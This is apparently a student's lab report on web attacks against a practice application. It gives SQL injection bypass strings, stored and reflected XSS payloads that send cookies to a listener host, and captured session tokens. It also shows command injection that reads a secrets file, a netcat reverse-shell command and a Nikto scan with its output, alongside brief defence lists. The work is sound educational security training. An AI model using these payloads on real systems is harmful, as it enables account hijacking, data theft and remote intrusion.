Assignment 8

Web Application Attacks

Security Tools Lab 1

Gowtham Baskar
1006523

1. SQL Injection

Method 1: alice@alice.com'-- , alice@alice.com' AND 1=1 --

This method is used based on the given assignment. We know alice@alice.com is the username. Therefore two types are shown to check if email is true with condition and email alone. Password is commented.

Method 2: ' like '%'--

This method is used where like is set to % which mean zero and the password is commented out.

Method 3: ' UNION SELECT 1,null,null --

This method is used where both the table value are set to null and the password is commented out

Defence:


To defend against SQL Injection, We can

- Limit the length of user input
- Use custom Error messages
- Monitor DB traffic using IDS, WAF

2. Cross-site Scripting

2.1 Persistent XSS attack

I've inserted the following script in the "Update Username" Field **<script type="text/javascript">document.location="http://192.168.56.103:4444/news?text="+ document.cookie;</script>** as shown below.



In the Script, I've included the script type, source of the URL and the cookie session in the update username tab as this is stored in the server every time the page is loaded.

After this, I logged in to the admin page and loaded the admin page as a benign user. I switched Tab to Alice **page** and I was able to acquire the admin session ID without alerting the admin as shown below.


text="+escape(document.cookie);</script> says: session=.eJw9jMFOwzAQRH-l2hMIFNdxHCehFP6Dcthdb0VoE0fNtgVV_XcMIZjDHEZv3gWOsxxGHAS6CywUujdYzXzoJ13o9yTPG1D5UvOJJ7zNG-bVk7EFmxknu_hWc0q6X-6eVuenX8AjtdusohKqUiL72lSVyTUBpA6Nv2SE10QcMkcRTtFSyFUcN5Svue5bXv87qAd6v1x-1UUoR.FbgsqA.HNKCGnWoH5Obi110Mq5Bzli4gFY

- admin says: session=.eJyrViotTi3KS8xNVbKqVIIoUbKKVkpMyc3MU9JBo2NrawFV7A7Y.Fbgsqg.diE7QjSkJ2ubRsN3lJEqo3Ynnxl
- <script type="text/javascript">document.location="http://192.168.56.103:4444/news?

2.2 Reflected XSS Attack

Crafted an URL based on JavaScript as **javascript: document.location="http://192.168.56.103:4444/news?text="+ document.cookie;**

By doing so I was able to generate admin session ID key in both admin and Alice's public news list as shown below



Chrome blocks, javascript. So, I've used edge browser to access javascript and inserted the above code in the URL. This code is similar to the persistent XSS, and the code can be sent as a hyper link to victim via email or other social engineering method.


Defence:

To defend against XSS, we can


- Filter Input on arrival
- Encode data on output
- Use appropriate response headers
- Use Content security Policy

3 Command Injection


Firstly, I checked which of these three inputs are prone to command injection. This can be done by simply entering the command **;ls**. Upon checking, I was able to find various files in the ping section as shown below. Semicolon (;) is used to break the current command and add a new command.




I've found the secret file and then I used ;cat secrets to display the secret file as shown below.



After acquiring the secret file, I opened port 8080 to be listened to my kali machine with IP 192.168.56.102. I've then used the same method as before and injected the command as **;nc 192.168.56.102 8080 -e /bin/sh** to create a reverse shell as shown below




I was successfully able to obtain the reverse shell as I've made the command to execute bin shell from the server. I was able to acquire server details as show below.



5. Vulnerability Scan

Command used to scan the vulnerability **# Nikto -h 192.168.56.103 -p 4444 -o ./Desktop/findings.txt**



After scanning the webserver using Nikto as shown above, we were able to identify the following vulnerabilities.

- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.56.103
+ Target Port: 4444
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OPTIONS Allowed HTTP Methods: GET, OPTIONS, HEAD
+ OSVDB-3092: GET /console: This might be interesting...
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.56.103
+ Target Port: 4444
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OPTIONS Allowed HTTP Methods: HEAD, OPTIONS, GET
+ OSVDB-3092: GET /console: This might be interesting...